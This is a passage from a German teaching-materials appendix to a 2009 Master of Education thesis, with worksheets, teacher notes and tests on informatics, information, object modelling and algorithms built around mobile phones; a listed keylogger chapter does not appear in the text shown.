EINSATZSZENARIEN VON MOBILTELEFONEN IM INFORMATIKUNTERRICHT

MATERIALSAMMLUNG

Anlage zur Abschlussarbeit zur Erlangung
des akademischen Grades eines
Master of Education (M. Ed.)

im Studiengang Master of Education
Unterricht an Gymnasien und Gesamtschulen
der Bergischen Universität Wuppertal

vorgelegt von
Matthias Heming

Erstprüfer: Dr. Ludger Humbert
Zweitprüfer: Prof. Dr. Bruno Lang

Dezember 2009

Inhaltsverzeichnis

1 Phasen **3**

1.1 Was ist Informatik? . . . 3
1.2 Information . . . 8
1.3 Modellierung . . . 12
1.4 Algorithmen . . . 18
1.5 Sprachen . . . 23
1.6 Programmierung . . . 31
1.7 Klassen . . . 40
1.8 Verzweigungen . . . 49
1.9 Zustände . . . 53
1.10 Listen, Tupel und GUI . . . 58

2 Module **61**

2.1 Wo bin ich? . . . 61
2.2 Eine(s) für Alle! – Datenverteilung . . . 62
2.3 Dateipfade und -namen . . . 65

3 Tiereraten **71**

3.1 Quelltext für Nutzung einer textbasierten Ein- und Ausgabe . . . 71
3.2 Quelltext für Nutzung der grafischen Oberfläche des Symbianbetriebssystem . . . 76
3.3 Beispielquelltext für vereinfachte Realisierung nur mit Verzweigungen . . . 81
3.4 Documenttype Definition der zugrundeliegenden XML-Struktur . . . 81
3.5 Einfache Beispieldatei für die Datenspeicherung mit XML . . . 81
3.6 Ausführlichere Beispieldatei für die Datenspeicherung mit XML . . . 82

4 Klasse *Aufnahmegeraet*, Beispielimplementierungen **83**

4.1 Einfache Variante . . . 83
4.2 Variante mit synthetischer Sprachausgabe . . . 83
4.3 Variante mit Sprachausgabe mit eigener Stimme . . . 84
4.4 Variante mit Verzweigungen . . . 84
4.5 Variante mit Steuerung über ein grafisches Menü . . . 85

5 Keylogger als Programmbeispiel **87**

Matthias Heming 25. November 2009

Arbeitsblatt zum Thema »Was ist Informatik?«

Aufgabe 1

Einigen Sie sich in der Gruppe auf 5-10 Begriffe, die die Wissenschaft Informatik charakterisieren.

Aufgabe 2

Was ist ein **Computer**? Können Sie hierfür eine Definition finden? Geben Sie diese an, falls Sie eine gefunden haben. Erläutern Sie andernfalls, an welchen Problemen Sie gescheitert sind.

Aufgabe 3

Erarbeiten Sie gemeinsam eine Definition des Begriffes **Informatik**. Vervollständigen Sie dazu den folgenden Satz.

Informatik ist die Wissenschaft, die …

Aufgabe 4

Was hat Informatik mit Mobiltelefonen zu tun?

Matthias Heming 25. November 2009

Hinweise zur Phase »Was ist Informatik?«

1 Kompetenzformulierung

Schülerinnen und Schüler . . .

- erkennen die Problematik bei der umgangssprachlichen Verwendung der Begriffe *Computer* und *Informatik* und sehen darin die Notwendigkeit der Nutzung fachsprachlicher Begrifflichkeiten.
- erkennen den Unterschied zwischen einfachen Rechenmaschinen und Informatiksystemen.
- begründen die Zugehörigkeit eines Systems zur Gruppe der Informatiksysteme durch Analyse der Bestimmungsfaktoren *Software*, *Hardware* und *Netzverbindungen*.

2 Detaillierte Zielsetzung

Ziel dieses Abschnittes ist die korrekte Verwendung der ersten Begriffe der Fachsprache. Auf dem zugehörigen Arbeitsblatt wird dazu zuerst die Intuition der Schülerinnen und Schüler angesprochen. Nach der Bearbeitung sollte die Problematik erkannt worden sein, dass *Computer* und *Informatik* alles andere als leicht zu erklären sind, obwohl jeder davon »so eine Vorstellung« hat.

Informatiksystem: Die Definition des Begriffs *Informatiksystem* gibt die Möglichkeit, Geräte relativ präzise zuzuordnen. Die Einordnung ist dabei jedoch so allgemein gehalten, dass sie recht unabhängig von der technischen Entwicklung ist. Zudem hebt die Verwendung des Begriffes hervor, dass die beteiligten Systeme keine einfachen »Rechenmaschinen« sind.

Informatikmittel (optional): Stellt man sich die Frage nach der Bedeutung von Drucker, Bildschirm, Maus, etc. so stellt man fest, dass diese selbst nur selten ein Informatiksystem darstellen. Problematisch wird dieses häufig bei dem Begriff der Firmware, der nicht gänzlich der Software- bzw. Hardwareseite zugeordnet werden kann. Durch die Definition der *Informatikmittel* kann dieser Problematik aus dem Wege gegangen werden.
Für den weiteren Unterrichtsverlauf ist jedoch das Wissen um diesen Begriff nicht unbedingt notwendig, daher kann die Definition auch weggelassen werden.

Informatik: Häufig wird der Begriff *Informatik* nur mit Computern in Verbindung gebracht. Mit der Definition des Informatiksystems wird diese Verbindung erstmals relativiert. Mit der vorliegenden Definition, in der der Begriff des Informatiksystems nicht direkt vorkommt, soll diese Verbindung nochmals geschwächt werden.
Im Blick auf den weiteren Unterricht ebnet die etymologische Herkunft des Begriffes *Informatik* den Weg, den Informationsbegriff näher zu betrachten und sich die Frage zu stellen, wie Information automatisiert verarbeitet werden kann.

3 Mögliche Weiterarbeit

Auf den Begriff der Firmware wird im weiteren Verlauf nicht näher eingegangen, jedoch gibt genau wie bei Desktopcomputern auch auf Mobiltelefonen unterschiedliche Speicherformen bzw. -bereiche (Firmware in Form von BIOS bzw. EFI, Arbeitsspeicher, Massenspeicher). Hier könnten Begrifflichkeiten wie das sogenannte »Flashen«, Unterschiede zwischen verschiedenen Speicherchips (einmal beschreibbar, mehrfach beschreibbar, nur als ganzes beschreibbar, einzelne Sektionen neu beschreibbar) etc. erläutert werden.
Auf dem Arbeitsblatt der Algorithmenphase wird nach dem Betriebssystem von Mobiltelefonen gefragt. Es ist zu überlegen, ob die Frage an dieser Stelle bereits vorgezogen werden soll, damit z. B. die Bedingungen für eine Betriebssystemaktualisierung praktisch erläutert werden können.
Neben einfachen Beispielen, wie sie in der LZK vorkommen, kann nach weiteren Informatiksystemen im täglichen Leben gesucht werden. Diskussionsbeispiele sind:

- Kassensysteme
- Diebstahlsicherungssysteme
- Fahrkartenkontrollsysteme
- Assistenzsysteme im Kfz

Dabei wird noch deutlicher, dass es sich bei Informatiksystemen um Systeme handelt, also um verschiedene Geräte, die im Verbund arbeiten. Dies ist bei einem Computer, der eher als einzelnes Gerät gesehen wird, häufig nicht ganz so offensichtlich.
Gerade bei Kassen- bzw. Diebstahlsicherungssystemen könnte das Thema RFID[1] angesprochen werden, die NFC-Technologie[2] kann bei der Analyse neuartiger Fahrkartenkontrollsysteme davon abgegrenzt werden. Neben der technischen Umsetzung und damit verbundenen Möglichkeiten müssen jedoch auch die Gefahren im Bezug zum Datenschutz angesprochen werden.

4 Genderaspekt

Durch die Klärung des Begriffes des Informatiksystems wird ein ganzheitlicher Blick auf verschiedenste Systeme des täglichen Lebens geworfen, der eher den Mädchen liegt. (Achtung: Stereotyp!)
Eventuell problematisch wird es, wenn die technischen Möglichkeiten einzelner Systeme näher beleuchtet werden muss und sich dabei die Frage stellt, ob z. B. die Firmware eines DVD-Recorders eher zur Hard- bzw. Software gehört. In allen Fällen müssen teilweise die technischen Möglichkeiten der unterschiedlichen Geräte geklärt werden, wobei das Interesse und Verständnis dieser Aspekte eher den Jungen zugesprochen wird. (Achtung: Stereotyp!)

[1] **R**adio **F**requency **I**dentification
[2] **N**ear **F**ield **C**ommunication

5 Für das Merkheft

Definition des Begriffs *Informatiksystem*:

> Gesamtheit von **Software**, **Hardware** und **Netzverbindungen**, welche notwendig sind, um einen bestimmten Zweck zu erfüllen.

Erläuterung am Beispiel eines Mobiltelefons:

- Das Gerät selbst stellt mit Tastatur, Display, Speicherkarten, etc. die *Hardware* dar.
- Die Zusammenarbeit der Bausteine wird durch ein Betriebsystem (*Software*) gesteuert.
- Durch Schnittstellen verschiedener Arten ist es dem Telefon möglich, Daten mit anderen Geräten auszutauschen (*Netzverbindungen*).

Definition von *Informatik*:

> Informatik ist die Wissenschaft, die untersucht, wie Information bzw. Daten automatisiert verarbeitet werden (können). Das Wort *Informatik* wird dabei hergeleitet aus den Begriffen *Information* und *Automatik*.

Matthias Heming 25. November 2009

Lernzielkontrolle zum Thema »Was ist Informatik?«

Aufgabe 1

Geben Sie die Definition der Begriffe *Informatik* und *Informatiksystem* an.

Aufgabe 2

Sind die beiden folgenden Geräte Informatiksysteme? Analysieren Sie, ob die Bedingungen für Informatiksysteme erfüllt sind.

1. MP3-Player/Multimedia-Player
2. Taschenrechner/Waschmaschine/Radio

Matthias Heming 25. November 2009

Lernzielkontrolle zum Thema »Information«

Aufgabe 1

Der Begriff der »Information« lässt sich in die drei Ebenen der Daten, des Wissens und der Information selbst unterteilen. Geben Sie die entsprechenden Fachbegriffe zu diesen Ebenen an.

Aufgabe 2

Welche dieser Ebenen ist notwendig, um bei »Wer wird Millionär?« zu gewinnen.
Erläutern Sie mit eigenen Worten.

Aufgabe 3

Am 20. Juli 2009 lieferte die Suchmaschine Bing auf die Anfrage »Birthday Michael Jackson« den Wikipedia-Eintrag dieses Künstlers als erstes Ergebnis. Die Suchmaschine WolframAlpha hingegen lieferte den folgenden Text: »29. August 1958«. Erläutern Sie das Vorgehen beider Suchmaschinen.

Matthias Heming 25. November 2009

Arbeitsblatt zum Thema »Information«

Aufgabe 1

Erfinden Sie jeweils zwei Sätze, …

1. die zwar Sätze im Sinne der deutschen Grammatik sind, inhaltlich jedoch keinen Sinn ergeben.
2. die zwar Sätze im Sinne der deutsche Grammatik sind, auch einen Sinn ergeben, deren Inhalt bzw. Aussage Ihnen jedoch in diesem Moment überhaupt nichts bringt.
3. die Sätze im Sinne der deutsche Grammatik sind und deren Inhalt bzw. Aussage dazu führen würden, dass Sie sich Augenblicklich auf den Weg zum nächsten Sandkasten machen würden.
4. die Sätze im Sinne der deutsche Grammatik sind und deren Inhalt bzw. Aussage dazu führen würden, dass Sie sich augenblicklich auf den Weg nach Hause machen würden, Ihre Klassenkameradin bzw. Klassenkamerad jedoch nur wenig interessieren würde.

Aufgabe 2

Beschreiben Sie die Begriffe *Daten*, *Wissen* und *Information*. Falls es Ihrer Meinung nach Unterschiede zwischen diesen Begriffen gibt, erläutern Sie diese.

Matthias Heming 25. November 2009

Hinweise zur Phase »Information«

1 Kompetenzformulierung

Schülerinnen und Schüler . . .

- sind sich bewusst, welche Bedeutung die Interpretation von Wörtern zur Informationsgewinnung hat.
- reflektieren ihr eigenes Verhalten bei der Interpretation gelesener Texte.
- unterscheiden semantische Suchtechniken von denen, die auf einfachen statistischen Analysen basieren.

2 Detaillierte Zielsetzung

Die automatische Verarbeitung von Information setzt voraus, dass man sich im klaren darüber ist, was genau Information überhaupt ist, da letztendlich ein konkreter Plan (Algorithmus) formuliert werden muss, der beschreibt, auf welche Art mit konkreter Information umgegangen werden muss. In dieser Phase sollen Schülerinnen und Schüler sich bewusst werden, welchen Weg eine Folge von Wörtern durchläuft, bis sie für den menschlichen Geist etwas Handlungsbestimmendes wird. Auf die zuvor stattfindende Interpretation von Symbolen als Buchstaben und einzelnen Buchstaben als Wörter wird dabei verzichtet.
Der Hinweis auf die Suchmaschine Bing bzw. WolframAlpha zeigt zum einen, dass es neben Google ebenfalls eine (andere) Welt gibt. Die Aufgabenstellung zeigt zum Anderen, welche Konsequenzen die semantische Interpretation auf Internetsuche haben kann.
Die Einteilung in syntaktische, semantische und pragmatische Ebenen ist mit Hilfe einfacher Aufgabenstellungen allein durch Schülerinnen und Schülern nicht herauszuarbeiten, da vom menschlichen Gehirn zuviel Interpretationsleistung auf unbewusster Ebene geleistet wird. Mit der Suche nach Beispielen werden Schülerinnen und Schüler daher explizit auf diese Ebenen hingewiesen, die fachsprachliche Begriffsfestlegung wird in die Verantwortung der Lehrkraft gelegt, durch die eigenständige Beschreibung soll analog zur Definition des Computerbegriffs die Problematik der Alltagssprache aufgezeigt werden.

3 Mögliche Weiterarbeit

Stichwortartige Vorschläge:

- Wie stark sind semantische Suchtechniken bereits in die Suchmaschine *Google* integriert?
- Was ist ein semantisches Netz?
- Kann ein Informatiksystem Jeopardy spielen?
  `http://www.heise.de/tr/Wie-IBM-Jeopardy-Champion-werden-will--/artikel/139484`
  (zuletzt überprüft am 25. November 2009)

- Wie interpretiert ein Informatiksystem einen Text?

Weniger direkten Bezug zum Informationsbegriff hat die Frage danach, welche Daten dem mobile Kommunikationssystem über seine Teilnehmerinnen und Teilnehmer verfügbar sind (Wie kann z. B. die Telefonverbindung aufgebaut werden? Woher weiß der Netzprovider, wo man sich befindet?). Der Bezug wird dann stärker, wenn Szenarien erarbeitet werden, in denen diese Daten zu Information oder Wissen werden, wie es z. B. bei den sogenannten *Location Based Services* bezüglich der (fremden) Personenortung der Fall sein könnte. Das Thema des Datenschutzes kann somit als Schutz vor Interpretation aufgefasst werden.

4 Genderaspekt

Bisher keine Besonderheiten gefunden, die zu berücksichtigen wären.

5 Für das Merkheft

Der umgangssprachliche Begriff der *Information* lässt sich auf drei Ebenen näher charakterisieren:

Daten/Syntax: Einfaches Material in bestimmter Struktur jedoch ohne Bedeutung.

Wissen/Semantik (Bedeutung): Aus Material mit vorgegebener Form (Daten) wird durch Interpretation Wissen. Die Bedeutung einzelner Materialelemente wird dabei durch die Kultur, in der man sich befinden, festgelegt.

Information/Pragmatik (Nutzbarkeit): In einer Entscheidungssituation wird vorhandenes Wissen analysiert. Wenn Wissen relevant für die Entscheidungsfindung ist, wird es Information genannt.

Beispiele:

Hugo Handlung Hut holen. Hält sich nicht an die Regeln der deutschen Grammatik. In dieser Hinsicht stellt dieser Text also keine Daten dar. Gibt es anderen Regeln (zusammengefasst als Grammatiken), dessen Bedingungen der Text erfüllt? Dann könnte man ihn in diesem Kontext als Datum (sgl. von Daten) bezeichnen.

Der Wind scheint hell und warm. Ist im Sinne der deutschen Rechtschreibung und Grammatik korrekt. Doch kann er nicht interpretiert werden, er erscheint unsinnig. Würden das Wort »Wind« eine andere Bedeutung haben (z. B. die der Sonne), so wären das Datum durchaus interpretierbar.

Ute ist am 7.10.1999 geboren. Dieses Datum ist interpretierbar, es darf also als Wissen bezeichnet werden. Es stellt sich jedoch die Frage, ob es auch Information ist. Dafür wird eine Entscheidungssituation benötigt:

- Stellt man sich gerade die Frage, wie alt Ute ist, kann man anhand dieser Tatsache ihr Alter berechnen, das Wissen wird zu Information. (Außer, man kann die Berechnung nicht durchführen, dann bleibt es nur Wissen)
- Ist man gerade im Stau auf der Autobahn und hat einen dringenden Termin zu dem man bestimmt zu spät kommen wird, kann hat das Wissen um den Geburtstag von Ute keinen praktischen Nutzen, es ist nur Wissen, keine Information.

Matthias Heming 25. November 2009

Lernzielkontrolle zum Thema »Modellierung«

Aufgabe 1

Erstellen Sie zu der folgenden Situationsbeschreibung ein Objektdiagramm. Nutzen Sie dabei die Methode nach Abbott. Notieren Sie das Ergebnis auf der Rückseite oder einem zusätzlichen Blatt.

> Maik hat zu Geburtstag ein Nokia N79 Mobiltelefon bekommen. Er möchte mit seinem Telefon auch programmieren können, weiß aber nicht mehr, welche Programme er dafür benötigt. Daher hat er Marisa eine SMS-Nachricht geschrieben: »Sag mal, was brauche ich nochmal zum Programmieren auf dem Handy?« Marisa antwortete: »Python, Ped und besser noch den Y-Browser. Findest du im Netz oder ich schick es dir morgen in der Schule«. Sie hat die Programme bereits auf ihrem Nokia E75 installiert.

Aufgabe 2

Erstellen Sie zu der folgenden Situationsbeschreibung ein Objektdiagramm. Nutzen Sie dabei die Methode nach Abbott. Notieren Sie das Ergebnis auf der Rückseite oder einem zusätzlichen Blatt.

> Christine und Mike gehen beide in die 11. Jahrgangsstufe des Ada-Lovelace-Gymnasium. Als leidenschaftlicher Bücherwurm hat Christine ein ansehnlich gefülltes Bücherregal in ihrem Zimmer stehen. Ihre letzten Anschaffungen sind
>
> - »Seelen« und »Bis(s) zum Ende der Nacht« von Stephenie Meyer und
> - »Tote Mädchen lügen nicht« von Jay Asher.
>
> Den letzten Harry Potter Roman »Harry Potter and the Deathly Hallows« hat Christine sogar auf Englisch gelesen.
> Mike hingegen hört lieber Musik. Die letzten CDs, die Mike gekauft hat, waren die
>
> - Dance Charts Pur 2009 und die
> - Bravo Hits 65.
>
> Für den Englischunterricht hat sich Mike von Christine den Harry Potter Roman ausgeliehen. Im Gegenzug dazu hat Christine sich die aktuellen Bravo Hits ausgeliehen, die sie für den langweiligen Weg zur Schule in ihren Discman eingelegt hat.

Matthias Heming 25. November 2009

Arbeitsblatt zum Thema »Modellierung«

Aufgabe 1

Erstellen Sie zu der folgenden Situationsbeschreibung ein Objektdiagramm. Nutzen Sie dabei die Methode nach Abbott.

David hört gerne die folgenden Lieder:

- Guten Tag – Wir Sind Helden
- Radio brennt – Die Ärzte
- Bonnie & Clyde – Die toten Hosen
- Losing My Religion – R.E.M.

Die Gruppe aus Lisa, Claus und David erstellen für einen gemeinsamen Spieleabend eine Playliste.

Aufgabe 2

Erstellen Sie zu der folgenden Situationsbeschreibung ein Objektdiagramm. Nutzen Sie dabei die Methode nach Abbott. Notieren Sie das Ergebnis auf der Rückseite oder einem zusätzlichen Blatt.

Luise hat ein neues Mobiltelefon bekommen. Natürlich ist das Telefonbuch auf dem neuen Gerät noch ganz leer. Von Kai, Sonja und Erik trägt sie sofort die Telefonnummern ein. Auf der SIM-Karte ist immer nur Platz für einen Namen mit zugehöriger Telefonnummer. Das genügt Luise nicht, daher nutzt sie für alle Einträge sofort den Telefonspeicher. Bei Sonja und Kai fügt sie noch eine E-Mail-Adresse hinzu. Die ICQ-Nummer von Erik ist neu. Luise fügt sie als Notiz hinzu, damit sie immer mal wieder nachschlagen kann.

Aufgabe 3

Erstellen Sie zu der folgenden Situationsbeschreibung ein Objektdiagramm. Nutzen Sie dabei die Methode nach Abbott.

> Ida und Mark sind auf Schatzsuche. Das Versteck des Schatzes ist auf ihrer Karte nicht aufgeführt. Die Karte zeigt jedoch, dass es an zwei Orten nähere Hinweise zum richtigen Versteck gibt. Diese Stellen haben die GPS-Koordinaten 48°51′30″N, 2°17′40″E und 55°45′02″N, 37°37′02″E. Um die Hinweise schneller zu finden, haben Ida und Mark sich aufgeteilt. Beide haben jeweils einen eigenen GPS-Empfänger, in den sie das jeweilige Ziel eingespeichert haben. Um sich zwischendurch absprechen zu können, haben sie ihre Mobiltelefonnummern ausgetauscht.

Zusatzaufgabe: Wo sind die Hinweise versteckt?

Matthias Heming 25. November 2009

Hinweise zur Phase »Modellierung«

1 Kompetenzformulierung

Schülerinnen und Schüler ...

- unterscheiden Attribute und Attributwerte.
- stellen Objekte und ihre Attribute/-werte durch Objektkarten dar.
- finden die in einer Situationsbeschreibung enthaltenen Objekte und deren Attribute/-werte.
- stellen Beziehungen zwischen Objekten in einem Objektdiagramm dar.

2 Detaillierte Zielsetzung

Informatiksysteme sollen bei der Lösung von Problemstellungen helfen. Damit ist es notwendig, dass eine Problemstellung korrekt analysiert und dem Informatiksystem zugänglich gemacht wird.
Schülerinnen und Schüler nutzen daher die Methode nach Abbott, die genau für diese Zwecke formuliert wurde. Sie greift die Syntax-Ebene der gesprochenen Sprache auf und versucht durch einfache Interpretation ein Modell der aktuellen Situation zu schaffen, d. h. die Situationsbeschreibung wird auf ihrer semantischen Ebene analysiert.
Erst wenn dem System alle an der Situation beteiligten *Objekte* mit ihren speziellen *Eigenschaften* bekannt sind, kann das Informatiksystem eine konkrete Lösung des Problems erarbeiten.
Bei der Aufgabe zur GPS-Schatzsuche ist es höchst wahrscheinlich der Fall, dass eine solche Situation von vielen Schülerinnen und Schülern als spaßig angesehen wird, womit es für den Informatikunterricht einen besonderen motivationalen Effekt geben wird, insbesondere falls tatsächlich eine solche Schatzsuche durchgeführt werden kann.

3 Mögliche Weiterarbeit

- Bei Musikdateien können ID3-Tags näher betrachtet werden, es kann auf den Klassenbegriff hingearbeitet werden, indem ein Rechercheauftrag erteilt wird, herauszufinden, welche Attribute durch einen ID3-Tag definiert werden können.
- Durch die Wahl der Thematik der GPS-Schatzsuche kann die Technik der Ortsbestimmung durch GPS-Module näher analysiert werden. In Zusammenarbeit mit der Mathematik bzw. Physik könnte man erläutern, auf welche Weise die Abstände zwischen zwei GPS-Koordinaten berechnet werden können.
- Viele Mobiltelefone (mit GPS-Empfänger) bringen entsprechende Software vorinstalliert mit, um zumindest einfaches Kartenmaterial kostenlos anzeigen zu können. Meist ist dieses Kartenmaterial jedoch nicht offline verfügbar, sondern notwendige Ausschnitte werden live aus dem Internet geladen. Falls ein solches Programm nicht vorinstalliert sind, kann überprüft werden, ob *Google Maps Mobile*[1] für die jeweilige Plattform verfügbar ist.

[1] `http://www.google.com/gmm` – zuletzt überprüft am 2. Oktober 2009

Auf diese Weise ist die Lösung der Zusatzaufgabe ebenfalls ohne Nutzung eines Computers lösbar, es ist zu empfehlen, wenn auch nur temporär, hierfür einen Internetzugang über einen WLAN-Zugriffspunkt zur Verfügung zu stellen. Je nach Situation können so unterschiedliche Kompetenzen auf Seite der Schülerinnen und Schüler gefördert werden.

- Bei bzw. nach der Installation von *Google Maps Mobile* kann das Lernmodul zum Thema Lokalisierung/Ortung einbezogen werden, da der *Latitude*-Dienst mit diesem Programm verfügbar ist.
- Aufbauend auf dem Kommentar, dass auf einer SIM-Karte nicht mehrere Kontaktdetails gespeichert werden können, kann die SIM-Karte und deren Möglichkeiten und Grenzen näher betrachtet werden. Besonders im Vergleich mit der Speichermöglichkeit auf den Mobiltelefonen selbst können Vor- und Nachteile untersucht werden.

4 Genderaspekt

Mit den vorliegenden Aufgaben wurde versucht, möglichst viele Interessengebiete abzudecken. Jedoch muss für jede Lerngruppe individuell entschieden werden, ob die vorliegenden Aufgaben den Interessen gerecht werden, oder ob zusätzliche Aufgaben notwendig sind.
Bei der Aufgabenformulierung wurde darauf geachtet, dass Jungen und Mädchen als Akteure gleichberechtigt vorkommen.

5 Für das Merkheft

5.1 Definitionen zum Objektbegriff

Objekt: Sache oder Gegenstand, muss nicht materieller Art sein.
Beispiele: der grüne VW meiner Tante, der Regenschirm meines Onkels, aber auch: ein Artikel in einer Zeitung, ein Musikstück, ein Gedicht

Attribut: Bezeichnung von Eigenschaften von Objekten
Beispiele: Farbe, Alter, Größe

Attributwert: Ein bestimmter Wert, den ein Attribut annehmen kann.
Beispiele: Für das Attribut Farbe: rot, grün, blau. Für das Attribut Größe: 1,20m (Körpergröße), 2 GB (Speicherkapazität)

Methoden: Bezeichnung von Fähigkeiten von Objekten.
Beispiele: Bei einem Auto: fahren. Bei einem Regenschirm: aufspannen. Bei einem Taschenrechner: ausrechnen.
Werden in der Objektkarte möglichst im Imperativ formuliert und durch ein Klammerpaar am Wortende gekennzeichnet.
Beispiele: Bei einem Regeschirm: spanneAuf(). Bei einem Taschenrechner: rechneAus().


5.2 Methode nach Abbott

1. Herausfiltern der Hauptwörter (Substantive).
   Meistens sind die Substantive auch Objekte.
2. Herausfiltern der Zeitwörter (Verben).
   Meistens bezeichnen Verben bestimmte Tätigkeiten, die ein Objekt durchführen kann.
3. Herausfiltern der Adjektive.
   Meistens bezeichnen Adjektive bestimmte Attributwerte, die ein bestimmtes Objekt kennzeichnen.

Achtung: Die deutsche Sprache ist nicht ganz so einfach zu verstehen, daher gibt es leider Ausnahmen/Probleme:

- Mengen- und Größenangaben sind Substantive, passen aber besser zu Attributwerten
- Abstrakte Begriffe (Liebe, Arbeit) sind keine Objekte
- Gattungsnamen (Kraftfahrzeug, Säugetier, Einwohner) sind selbst keine Objekte, sondern bezeichnen ganze Objektgruppen.
- Verben kann man auch substantivieren, man muss also aufpassen, was gerade gemeint ist. (»*Das Schreiben* von SMS-Nachrichten machte Nico sichtlich Spaß.«)

5.3 Darstellungsform der Objektkarten – Beispiel



Warum hinter Tätigkeiten das Klammerpaar geschrieben wird, wird später erläutert.

Matthias Heming 25. November 2009

Lernzielkontrolle zum Thema »Algorithmen«

Aufgabe 1

Im folgenden ist eine Anleitung zum Zubereiten eines Marmorkuchens gegeben:

> 300g weiche Butter geschmeidig rühren, nach und nach 270g Zucker, Vanillezucker, Rum-Aroma und Salz hinzugeben und solange rühren, bis eine gebundene Masse entstanden ist. 5 Eier einzeln einrühren.
>
> Mehl mit 12g Backpulver vermischen und abwechseln esslöffelweise mit 3 EL Milch einrühren (nur so viel Milch verwenden, dass der Teig schwer reißend von einem Löffel fällt). $\frac{2}{3}$ des Teiges in eine Marmorkuchenform füllen.
>
> Kakao mit Zucker vermischen und Milch einrühren, das ganze unter den restlichen Teig rühren. Den dunklen Teig auf dem hellen verteilen und mit einer Gabel spiralförmig durch die Teigschichten ziehen. Den Kuchen ca. 60 Min. backen (wenn er oben zu dunkel wird, nach der Hälfte der Backzeit mit einem Stück Alufolie abdecken). Den erkalteten Kuchen mit Puderzucker bestäuben.

Darf diese Anleitung *Algorithmus* genannt werden? Begründen Sie.

Aufgabe 2

Eine von zwei möglichen Lösung der quadratischen Gleichung $x^2 + px + q = 0$ lässt sich mit Hilfe der PQ-Formel finden:

$$x_1 = \frac{p}{2} + \sqrt{\left(\frac{p}{2}\right)^2 - q}$$

Bei einem Taschenrechnerprogramm, wie es im Nokia 5800 mitgeliefert wird (siehe rechts), kann man leider diese Formel nicht als ganzes eingeben. Formulieren Sie einen Algorithmus, der beschreibt, wie mit einem solchen eingeschränkten Taschenrechner die erste Lösung berechnet werden kann. *Hinweis:* Über das Optionen-Menü kann eine Zahl zwischengespeichert werden.

Matthias Heming 25. November 2009

Arbeitsblatt zum Thema »Algorithmen«

Die Aufgaben sind mit Bezug auf
das **eigene** Mobiltelefon zu bearbeiten.

Aufgabe 1

Automatisiert vorgehen bedeutet, nach einem fest vorgegebenen Plan vorzugehen. Formulieren Sie einen Algorithmus, also eine Handlungsvorschrift, zum Versenden einer SMS an eine Person, deren Eintrag im Adressbuch des genutzten Mobiltelefons vorhanden ist.

Aufgabe 2

Wie jedes Informatiksystem reagiert das Mobiltelefon auf bestimmte Ereignisse nach einem fest vorgegebenen Plan.

Was geschieht, wenn Sie während des Abarbeiten der Handlungsvorschrift angerufen werden?

Aufgabe 3

Nehmen wir an, Ihr Großvater hat noch nie ein Mobiltelefon in der Hand gehabt. Müssten Sie Ihre Handlungsvorschrift für Ihn neu formulieren? Wenn ja, wie sähe der veränderte Algorithmus aus? Käme er auch mit einer Unterbrechung durch einen Telefonanruf zurecht?

Aufgabe 4

Nicht nur im Zusammenhang mit Mobiltelefonen existieren Algorithmen. Welche Handlungsanweisungen nutzen Sie bereits in Ihrem eigenen Alltag?

Aufgabe 5

Um Handlungsvorschriften bzw. Algorithmen für Informatiksysteme verfassen zu können, müssen diese in einer Sprache formuliert werden, die das System auch versteht. Finden Sie dazu zuallererst heraus, welches Betriebsystem auf Ihrem Mobiltelefon verwendet wird.

Matthias Heming 25. November 2009

Hinweise zur Phase »Algorithmen«

1 Kompetenzformulierung

Schülerinnen und Schüler ...

- formulieren Handlungsanweisungen und untersuchen diese auf ihre Exaktheit und Korrektheit.
- reflektieren das eigene Verhalten und erkennen darin verinnerlichte und damit unbewusst stattfindende Handlungsabläufe.
- erkennen und nutzen unterschiedliche Abstraktionsstufen bei der Formulierung von Algorithmen in Abhängigkeit vom verwendeten Kontext.

2 Detaillierte Zielsetzung

Bei der ersten Formulierung von Handlungsanweisungen durch die Aufgaben auf dem Arbeitsblatt wird der Begriff des *Algorithmus* nebenläufig »definiert«. Die Eingrenzung auf endlich viele Anweisungen und die Frage nach der Korrektheit wird nicht explizit erwähnt. Da die Algorithmen auf Papier formuliert werden, ist die Einschränkung auf endlich viele Anweisungen implizit vorhanden, Fragen wie »Funktioniert der Algorithmus?« sprechen ebenfalls implizit über die Frage nach der Korrektheit bzw. Terminierung.
Es soll verdeutlicht werden, dass viele Dinge im realen Leben nach vorgegebenen Plänen (Algorithmen) ablaufen. Durch die Anforderung, eine häufig durchgeführte Handlungsabfolge als Algorithmus zu formulieren, wird eine Reflexion des eigenen Verhalten eingeleitet.
Neben der nur implizit erwähnten Terminiertheit in dynamischer und statischer Hinsicht[1] soll die Notwendigkeit der exakt nachvollziehbaren Anweisungen explizit formuliert werden. Daher wird in der Lernzielkontrolle ein Rezept vorgestellt, welches in dieser Form nicht mit gleichem Ergebnis abgearbeitet werden kann, da einige Zutatenmengen und die Backtemperatur nicht angegeben sind.

3 Mögliche Weiterarbeit

Untersuchung von Algorithmen aus anderen (Fach-)Bereichen:

- Sieb des Erathostenes, GGT mit Euklid
- Wählen gehen (Auszug aus Unterlagen für Wahlhelfer zur Verfügung stellen, Kommunalwahl bereits ab 16, daher vielleicht tatsächlich interessant. Es müssen bei der Abgabe der Stimme bestimmte Abläufe eingehalten werden, hierbei ist bereits ein Bezug zu Zustandsdiagrammen/Automaten zu sehen, da der Ablauf durch Zustände festgehalten werden kann – Wahlbenachrichtigung bekommen, Eintrag im Wählerverzeichnis vorhanden, Stimmzettel ausgeteilt bekommen, Stimmzettel gefaltet, Stimme abgegeben.)

[1] Sowohl die zur Formulierung notwendige Anzahl der Befehle, als auch der Speicherverbrauch bei der Durchführung muss endlich sein.

- Einkaufen in einem Online-Shop
- Suchen nach CDs in einem CD-Regal (Kann auch ohne Hinweis auf Suchalgorithmen angesprochen werden. Im Sinne des Spiralprinzips kann man später auf genau diese Aufgabe zurückkommen und den Algorithmus näher auf Geschwindigkeit/Effizient untersuchen.)

